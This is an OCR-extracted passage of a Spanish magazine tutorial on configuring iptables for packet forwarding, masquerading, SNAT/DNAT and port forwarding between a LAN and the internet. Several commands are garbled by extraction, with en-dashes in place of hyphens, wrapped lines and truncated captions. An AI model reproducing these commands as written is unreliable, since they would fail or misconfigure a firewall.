# Controls the System Request debugging functionality of the kernel
kernel.sysrq = 0

# Controls whether core dumps will append the PID to the core filename.
# Useful for debugging multi-threaded applications.
kernel.core_uses_pid = 1

Ln 12, Col. 36    INS
```

Pantalla 11. Actualizar valores del archivo /etc/sysctl.conf

```
root@linux-rh8:~
Archivo Editar Ver Terminal Ir Ayuda
[root@linux-rh8 root]# sysctl -p
net.ipv4.ip_forward = 1
net.ipv4.conf.default.rp_filter = 1
kernel.sysrq = 0
kernel.core_uses_pid = 1
[root@linux-rh8 root]#
```

Ahora probemos con el ping a la IP 172.28.0.1 (el router) que antes no *"llegábamos"*

```
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\Victor>ping 172.28.0.1

Haciendo ping a 172.28.0.1 con 32 bytes de datos:

Respuesta desde 172.28.0.1: bytes=32 tiempo=1ms TTL=63
Respuesta desde 172.28.0.1: bytes=32 tiempo=1ms TTL=63
Respuesta desde 172.28.0.1: bytes=32 tiempo=1ms TTL=63
Respuesta desde 172.28.0.1: bytes=32 tiempo=1ms TTL=63

Estadísticas de ping para 172.28.0.1:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 1ms, Máximo = 1ms, Media = 1ms
```

Pantalla 12. Prue[...] conectividad ent[...] cliente y la re[...] 172.28.0.0/16 [...] éxito

Vale... ya recibimos respuesta del router... y también podremos acceder a cualquier otra IP de las redes 172.28.0.0/16 y de la red 192.168.0.0/24... pero... ***¿Y si probamos con una IP de Internet?, por ejemplo a google....***

```
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\Victor>ping 216.239.59.147

Haciendo ping a 216.239.59.147 con 32 bytes de datos:

Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.

Estadísticas de ping para 216.239.59.147:
    Paquetes: enviados = 4, recibidos = 0, perdidos = 4
    (100% perdidos),

C:\Documents and Settings\Victor>
```

Pantalla 13. Pr[...] de conectividad [...] cliente a Intern[...] servidor de go[...]

Nuestro gozo en un pozo... resulta que no llegamos a Internet... ***¿Será el router? ¿Será que no escribimos bien la IP? ¿qué será?***

Pues no voy a *"mostrarlo"*, pero el *router* está bien y la IP es correcta. No voy a poner las pantallitas, si hago ese mismo ping desde el cortafuegos, hay respuesta, créelo, lo que pasa es que nuestro *LiNUX* ya sabe que tiene que pasar los paquetes de la red 192.168.0.0 a la red 172.28.0.0, pero no sabe qué hacer cuando le llega un paquete con destino a otras redes... tampoco sabe qué hacer con las respuestas de esas redes en caso de que las reciba...


Tenemos que configurar *IPTables* para explicarle que todo aquello que entre por una interfaz se lo entregue a la otra y viceversa.... es decir, **habilitar el reenvío de paquetes desde IPTables**.

El Reenvío de Paquetes

Los ejemplos que vienen a continuación son la forma más rudimentaria y sencilla de configurar *IPTables* para que los datos de una red pasen a otra y a su vez, se encaminen correctamente. No ofrecen seguridad alguna, es decir, el cortafuegos se comportará como un simple intermediario, colocando los paquetes de datos en la puerta de enlace adecuada y en la tarjeta de red oportuna, no tomará decisiones en cuanto al origen, ni aplicará filtros, ni registrará accesos, ni nada de nada... (al menos de momento).

Lo primero que haremos es "*limpiar*" las posibles reglas que existiesen previamente en *IPTables*, iniciar el servicio si no lo está, etc... ***¿recuerdas el script del número anterior que llamamos ./NOIPT?*** Pues vamos a usarlo para dejar "*limpito*" *IPTables* y en funcionamiento...

Por si acaso no lo tienes o no lo recuerdas, este era:




```
#!/bin/sh
###################################################################
#  Cortafuegos IPTFW2-HxC
#
#
# Firewall para una máquina con una sola tarjeta de red
# Reglas restrictivas de E/S, validación y anti-flood
# Derechos Reservados (c) Vic_Thor 2004 Foros HackxCrack
#
# http://www.hackxcrack.com/phpBB2/index.php
#
# Software Libre, puedes modificarlo y/o distribuirlo bajo
# los términos de la Licencia GNU publicada por:
#            Free Software Fundation, www.gnu.com

IPT="/sbin/iptables"

###################################################################
# COMPROBAR EL ESTADO DE IPTABLES
###################################################################

if [ ! -x $IPT ]
then
 echo "Error: No se puede ejecutar \$IPT , Revisa la configuración"
 exit 1
fi

###################################################################
# BORRADO DE CADENAS, REGLAS Y PUESTA A CERO DE CONTADORES
###################################################################

$IPT -P INPUT ACCEPT
$IPT -P OUTPUT ACCEPT
$IPT -P FORWARD ACCEPT
$IPT -F
$IPT -X
 for tabla in filter nat mangle
 do
  $IPT -t $tabla -F
  $IPT -t $tabla -X
  $IPT -t $tabla -Z
 done
service iptables save
service iptables restart
```

Código 1. Script de inicialización para IPTables, ./NOIPT

También lo puedes descargar de http://www.forohxc.com/Docs/fw/24/NOIPT.txt

Lo ejecutamos mediante ./NOIPT y recuerda que este script lo usaremos

siempre que queramos empezar desde cero.... es útil para no tener que andar vaciando las cadenas, limpiando reglas, etc... lo hacemos "de un golpe"

Ahora añadiremos lo siguiente:

```
root@linux-rh8:~
Archivo  Editar  Ver  Terminal  Ir  Ayuda
[root@linux-rh8 root]# ./NOIPT
Guardando las reglas actuales para /etc/sysconfig/iptables:[  OK  ]
Vaciando todas las reglas actuales y las cadenas definidas [  OK  ]io:
Eliminando todas las reglas actuales y cadenas definidas po[  OK  ]os:
Aplicando reglas del firewall iptables:                    [  OK  ]
[root@linux-rh8 root]#
[root@linux-rh8 root]# .
[root@linux-rh8 root]# iptables -A FORWARD -i eth0 -o eth1 -j ACCEPT
[root@linux-rh8 root]# iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT
[root@linux-rh8 root]# _
```

Código 2. Prueba de reenvío de paquetes de una red a otra

Con esto acabamos de explicar a *IPTables* que **ACEPTE** los paquetes que se originen en la interfaz eth0 (172.28.0.254) y ***los reenvíe (FORWARD)*** a la interfaz eth1 (192.168.0.254) y viceversa.

Pero... no lo tendremos todo ganado, aparentemente deberíamos ser capaces de traspasar paquetes por el cortafuegos y éste se ha de encargar de posicionarlos en las interfaces correspondientes para que sean enrutados, pero.... vamos a ver qué ocurre cuando hacemos un ping a la dirección de google....

```
C:\WINDOWS\System32\cmd.exe
^C
C:\Documents and Settings\Victor>ping 213.239.59.104

Haciendo ping a 213.239.59.104 con 32 bytes de datos:

Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.
Tiempo de espera agotado para esta solicitud.


Estadísticas de ping para 213.239.59.104:
    Paquetes: enviados = 4, recibidos = 0, perdidos = 4
    (100% perdidos),

C:\Documents and Settings\Victor>_
```

Pantalla 14. Prueba de conectividad entre el cliente e Internet. Fallida....

Bufff, seguimos igual.... ¿qué ocurrirá?

Vamos a poner a escuchar un *esnifer* en el cortafuegos, por la *interface eth0*, que es la *"externa"*.... ***escuchemos***....



```
root@linux-rh8:~
Archivo  Editar  Ver  Terminal  Ir  Ayuda
18:03:34.043860 192.168.0.50.1029 > 195.235.96.90.domain:  26+ A? www.google.es. (31)
18:03:35.067951 arp who-has 172.28.0.50 tell 172.28.0.1
18:03:36.046990 192.168.0.50.1029 > 195.235.113.3.domain:  26+ A? www.google.es. (31)
18:03:36.047042 192.168.0.50.1029 > 195.235.96.90.domain:  26+ A? www.google.es. (31)
18:03:36.225639 arp who-has 172.28.0.50 tell 172.28.0.1
18:03:36.766339 arp who-has 172.28.0.50 tell 172.28.0.1

8 packets received by filter
0 packets dropped by kernel
[root@linux-rh8 root]#
```

Pantalla 15. Captura de paquetes por esnifer en eth0

En ese recuadrito rojo hay "algo" especial....

Resulta que el *switch* al que está conectado el *router* y una de las tarjetas del cortafuegos ***ha interpretado equivocadamente que la IP que quiere conectarse es la 172.28.0.50 en lugar de la 192.168.0.50...*** esto se debe a que el *switch* que estoy usando no es *"muy bueno"*, ***casi tendría que decir que es una birria... pero no son esos todos nuestros problemas... aunque el switch fuese "bueno" tendríamos el VERDADERO PROBLEMA.***

Recordarás que en su momento, en el escenario expuesto, dijimos que SÓLO la IP 172.28.0.254 puede comunicarse con el *router*, y aunque este *switch* no truncase la IP, no tendríamos acceso al *router*... puesto que la IP que intenta acceder a *google*, no es la permitida, es decir, el router *"ve"* que le llega una petición con origen IP 192.168.0.50, y lo primero que *"piensa"* es:

> *"Menudo cacao, resulta que yo formo parte de la red 172.28.0.0/16 y me llega un paquete de un PC que no pertenece a ese rango.... pues lo descarto...."*

O también puede actuar así:

> *"Rayos.... la IP 192.168.0.50 quiere llegar a google, jajajaja, no puedes majete... porque soy*

esclavo de la IP 172.28.0.254 y obedezco órdenes de ella y nada más que de ella... descartado..."

¿Cómo solucionar esto?

Pues hay varias formas, voy a expresarlo en palabras y luego en la orden adecuada de *IPTables*.

Lo que hay que hacer, lo que hay que explicar al cortafuegos es: "que cuando cualquier paquete cuyo origen sea la IP 192.168.0.50 (o de toda la red si así lo queremos) y atraviese el cortafuegos con destino a otras redes, debe cambiar esa IP por la permitida, es decir, que traduzca las direcciones IP del rango de red 192.168.0.0/24 como una ÚNICA IP 172.28.0.254"

*Señores, acabamos de descubrir lo que puede llegar a significar **NAT**.*

Desgraciadamente ***NAT*** puede implementarse de muchas formas y maneras, como ***SNAT***, ***DNAT***, ***enmascaramiento***, ***reenvío de puertos***, ***redirección***, ***NAT transparente***, ***equilibrio de carga*** *y alguno más que seguro que me dejo por el camino.*

De ello nos ocuparemos en las próximas secciones, antes... vamos a resolver nuestro pequeño entuerto.

Voy a elegir el ***enmascaramiento***, *luego lo entenderás mejor ahora lo que importa es que se resuelva nuestro misterio....*

El ***enmascaramiento*** es una forma simplificada de ***SNAT*** en la que **los paquetes que viajan reciben la dirección IP de la interfaz de salida como dirección origen**, es decir: cuando el *router* de nuestro escenario reciba el paquete *"lo verá"* como si se lo hubiese enviado la IP 172.28.0.254 en lugar de la verdadera IP 192.168.0.50, será ***IPTables*** el que se encargue de realizar esa traducción y cuando el *router* entregue el resultado, lo hará a la IP 172.28.0.254 y será de nuevo ***IPTables*** quien tenga que volver a traducir a la verdadera dirección origen, en el ejemplo, la IP 192.168.0.50

Gráficamente esto es así:




Figura 3. Traducción NAT de la red 192.268.0.0/24 en UNA ÚNICA IP como 172.28.0.254

Los paquetes que entran por la *interface* 192.168.0.254 del servidor LiNUX con destino a Internet, salen traducidos como si su IP origen fuese la 172.28.0.254.

Los paquetes que regresen de esa misma conexión serán entregados a la IP 172.28.0.254 del cortafuegos, éste volverá a traducir la dirección destino apropiada y sacará el paquete de datos por la IP 192.168.0.254 para que llegue al verdadero origen de la conexión.

Para conseguir este logro, tanto el *router* como *IPTables* guardan una ***tabla NAT*** en su memoria y van *"anotando"* las diferentes conexiones, puertos, ip's origen, destino, etc... para realizar esas conversiones... esto se explicó en el artículo 22 del cual puedes conseguir un extracto en:
http://www.forohxc.com/Docs/fw/ipt/introfw.pdf

Bien, pues en nuestro ***IPTables*** tenemos que incluir esta línea de comando:

```
root@linux-rh8:~
Archivo  Editar  Ver  Terminal  Ir  Ayuda
[root@linux-rh8 root]# iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24 -j MASQUERADE
```

Código 3. Enmascaramiento NAT de origen

Le acabamos de explicar a ***IPTables*** que todo aquello cuyo origen (***-s***) sea la red 192.168.0.0/24 (nuestra LAN) cuando se coloque en la interfaz eth0 (es decir en 172.28.0.254) se enmascare (***-j MASQUERADE***) con dicha ip, eso sí, **lo hará DESPUÉS** de reenviarla a la interfaz eth0 (***POSTROUTING***). Si lo hiciese antes (*PREROUTING*), además de recibir un bonito error en este caso concreto, no funcionaría.

De hecho, ***no se puede usar PREROUTING con SNAT y/o con MASQUERADE***, si usamos estas *"formas"* de NAT tendremos que usar POSTROUTING

Como estarás imaginando, lo contrario ocurre con ***DNAT***, con el que tendremos que usar PREROUTING en lugar de POSTROUTING, *"dentro de unas pocas líneas"* lo veremos mejor y con más detalle, pero vamos a ver si después de añadir esta entrada ya tenemos acceso a Internet desde el equipo de la *LAN* pasando por ***IPTables***.

Pantalla 16. Prueba de conectividad entre el cliente e Internet con éxito.





Como verás...

Como verás "ahora" la IP de google no es la misma que antes... esto no tiene que ver con IPTables, es una característica especial de este buscador, que dependiendo de la IP, la zona e incluso el momento, podemos encontrarnos ante una máquina u otra... normalmente el "más cercano" a nuestra IP (o bien porque se efectúa un balanceo de carga entre las varias máquinas que sirven el buscador de google).

Reenvío y enmascaramiento de Red Origen

Nuestro primer ejemplo es muy simple, no tiene seguridad alguna, de hecho los paquetes de datos entran y salen del cortafuegos *"como Pedro por su casa"*, se acepta todo, se permite todo, pero estamos empezando... terminaremos con el reenvío para pasar a NAT *"en serio"*

Antes usamos reglas de reenvío de este modo:

```
./NOIPT
iptables –P FORWARD ACCEPT
iptables –A FORWARD –I eth0 –o eth1 –j ACCEPT
iptables –A FORWARD –I eth1 –o eth0 –j ACCEPT
```

Lo primero que hay que resaltar es que hubiese sido más adecuado comenzar por:

```
iptables –P FORWARD DROP
```

Para hacer algo más restrictivo el reenvío de paquetes, pero también podríamos haber "limitado" los host entre los que el cortafuegos debe reenviar los paquetes, por ejemplo:

Código 4. Ree... Enmascaram... NAT de orig...

```
./NOIPT
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
iptables -A FORWARD -i eth0 -o eth1  -s 172.28.0.1 -d 192.168.0.50
ACCEPT
iptables -A FORWARD -i eth1 -o eth0  -s 192.168.0.50 -d 172.28.0.1
ACCEPT
iptables -A FORWARD -j LOG --log-prefix "Reenvío descartado"
```

Con estas líneas del ***código 4***, conseguiremos que sólo el equipo

192.168.0.50 (o los que se incluyan detrás de la opción **-s**) puedan comunicarse con el equipo 172.28.0.1

Ahora, en el listado del ***código 5***, todos los equipos de la red 192.168.0.0 pueden reenviar paquetes a los equipos de la red 172.28.0.0 y viceversa; pero sólo la máquina 192.168.0.50 tendrá comunicación con Internet, puesto que es la única que en la que se establece el enmascaramiento IP para que se pueda comunicar con el router.

```
./NOIPT
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
iptables -A FORWARD -i eth0 -o eth1  -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0  -j ACCEPT
iptables -A FORWARD -j LOG --log-prefix "Reenvío descartado"
iptables -t nat -A POSTROUTING -o eth0  -s 192.168.0.50 -j MASQUERADE
```

5. Reenvío y enmascaramiento origen para un único host

Sin embargo hay un pequeño problema: el tráfico entre ambas interfaces se acepta. Eso puede suponer un riesgo de cara a las conexiones que vienen de Internet y que pretenden acceder a la red 192.168.0.0, podrían "*meterse*" hasta el fondo... podemos solucionarlo de muchas formas, pero como estamos con el reenvío, se puede hacer algo así:

```
./NOIPT
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
iptables -A FORWARD -i eth0 -o eth1 -m state --state RELATED,
ESTABLISHED  -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0  -j ACCEPT
iptables -A FORWARD -j LOG --log-prefix "Reenvío descartado"
iptables -t nat -A POSTROUTING -o eth0  -s 192.168.0.50 -j MASQUERADE
```

6. Reenvío y enmascaramiento de origen con control de conexiones establecidas

Con el ***código 6*** hemos conseguido que sólo las máquinas de la red 192.168.0.0/24 (*eth1*) tienen permiso para iniciar conexiones y por consiguiente al reenvío. Aquellos intentos de conexión y reenvío que no tengan como IP origen alguna de la red *eth1* (192.168.0.0/24) serán descartados y registrados, siendo además el host 192.168.0.50 el único que podrá comunicarse a Internet por el enmascaramiento en origen.

Traducción de direcciones de red NAT

El uso de ***NAT*** permite a un cortafuegos modificar las direcciones IP origen y/o destino de los paquetes así como los puertos que usan las comunicaciones.

Principalmente encontramos **dos tipos de NAT:**

- Traducción de direcciones de red de origen: ***SNAT***
- Traducción de direcciones de red en destino: ***DNAT***

Ante IPTables hay que recordar unas cuestiones muy simples pero **IMPORTANTES:**

- ***_DNAT*** se efectúa en la cadena ***PREROUTING***
- ***SNAT*** en la cadena ***POSTROUTING***
- **Al modificar un paquete en el origen (SNAT)**, las cadenas ***INPUT, FORWARD y OUTPUT*** **ven la dirección de origen sin modificar**
- Si **modificamos un paquete en destino (DNAT)**, son las cadenas ***FORWARD e INPUT*** las que **ven la dirección modificada.**

Estas tres reglas son sencillas y es muy, muy importante que no las olvides, porque si lo haces puedes llegar a hacerte "*el lío padre*" entre unas y otras... ahora vamos a hablar "*en general*" de cada uno de estos tipos de ***NAT***, con ejemplos y con las explicaciones necesarias.

Traducción de direcciones de red destino. DNAT

Este tipo de traducción puede cumplir **tres objetivos:**

- Envío en ***representación transparente***. Como si fuese un proxy transparente.
- ***Reenvío a puertos***, PAT
- ***Equilibrio de carga*** en la red.

DNAT como envío transparente.

Permite a los clientes solicitar servicios o peticiones de datos usando una dirección IP *"prestada", por eso decía antes que se comportaba como si fuese un proxy.*

Sin embargo, no confundas DNAT como una regla para que los clientes de *"tu red"* accedan a redes externas... es *"parecido"* pero no exactamente eso... ***DNAT lo usaremos para ofrecer "nuestros" servicios a redes externas***, por ejemplo:


```
./NOIPT
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
iptables -A FORWARD -i eth0 -o eth1  -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0  -j ACCEPT
iptables -A FORWARD -j LOG --log-prefix "Reenvío descartado"
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24 -j MASQUERADE
iptables -t nat -A PREROUTING -i eth0 -d 172.28.0.254 -j DNAT --to-destination 192.168.0.50
```

Código 7. Reenvío y Enmascaramiento NAT en destino con enmascaramiento en origen

La última regla permite que clientes externos efectúen conexiones con la máquina 192.168.0.50 a través de la interfaz 172.28.0.254, como a su vez esta interfaz está conectada al router, los clientes de Internet podrán pasar por nuestro *firewall* hacia la máquina 192.168.0.50, la cual ofrecerá los servicios seleccionados.

Ya... pero qué servicios? Pues tal y como lo hemos configurado.... **TODOS!!!!** Es decir, la máquina 192.168.0.50 está *"vendida"* a merced de lo robusto que sea su sistema operativo o de un posible cortafuegos de *host* en esa máquina....

Por ejemplo.... suponiendo que la IP pública sea 213.0.215.172 y que la máquina 192.168.0.50 tuviese habilitados los servicios de terminal server, telnet y web, podremos acceder a ellos sin más...



Pantalla 17. Acce[...] por Terminal Servi[...] desde Internet a [...] host interno gracia[...] DNAT

Como es lógico esto no ofrece seguridad alguna, *es como abrir el melón para que todo el que quiera un pedacito,* se conecte y acceda al servidor.... pero bueno, es un modo de redirigir las peticiones externas a uno o varios host de la red interna...

Al menos, vamos a restringir el acceso desde el exterior, sólo para que se pueda acceder al servidor web....

```
./NOIPT
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
iptables -A FORWARD -i eth0 -o eth1 -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0  -j ACCEPT
```

```
iptables -A FORWARD -j LOG --log-prefix "Reenvío descartado"
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24 -j MASQUERADE
iptables -t nat -A PREROUTING -i eth0 –p tcp –dport 80 –d
172.28.0.254 -j DNAT --to-destination 192.168.0.50:80
```

go 8. Reenvío, ascaramiento y T para un solo host


Ahora, desde el "*exterior*" sólo se podrá acceder a la máquina 192.168.0.50 mediante el puerto 80. Te advierto que seguimos "*sin seguridad*", observa que las políticas por defecto es aceptar todos los paquetes entrantes, los salientes y en la cadena ***FORWARD*** aceptamos cualquier paquete de datos para el reenvío... pero.... vamos avanzando que es lo que importa...

Si intentamos acceder a los servicios de *Terminal Services* ahora no podremos...



Pantalla 18. Acceso por Terminal Services no permitido por DNAT

Ni a cualquier otro servicio excepto el que ofrece este servidor por su puerto 80.



la 19. Acceso esde Internet a interno gracias a DNAT

Reenvío de puertos


Con el mismo ejemplo anterior podemos hacer "*algún cambio*", ver el ***código 9:***

```
./NOIPT
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP
iptables -A FORWARD -i eth0 -o eth1 -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT
iptables -A FORWARD -j LOG --log-prefix "Reenvío
descartado"
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24
-j MASQUERADE
iptables -t nat -A PREROUTING -i eth0 -p tcp -dport 80 -d
172.28.0.254 -j DNAT --to-destination 192.168.0.50:9000
```

Código 9. Reenvío, Enmascaramiento, DNAT para un solo host con reenvío de puertos en destino

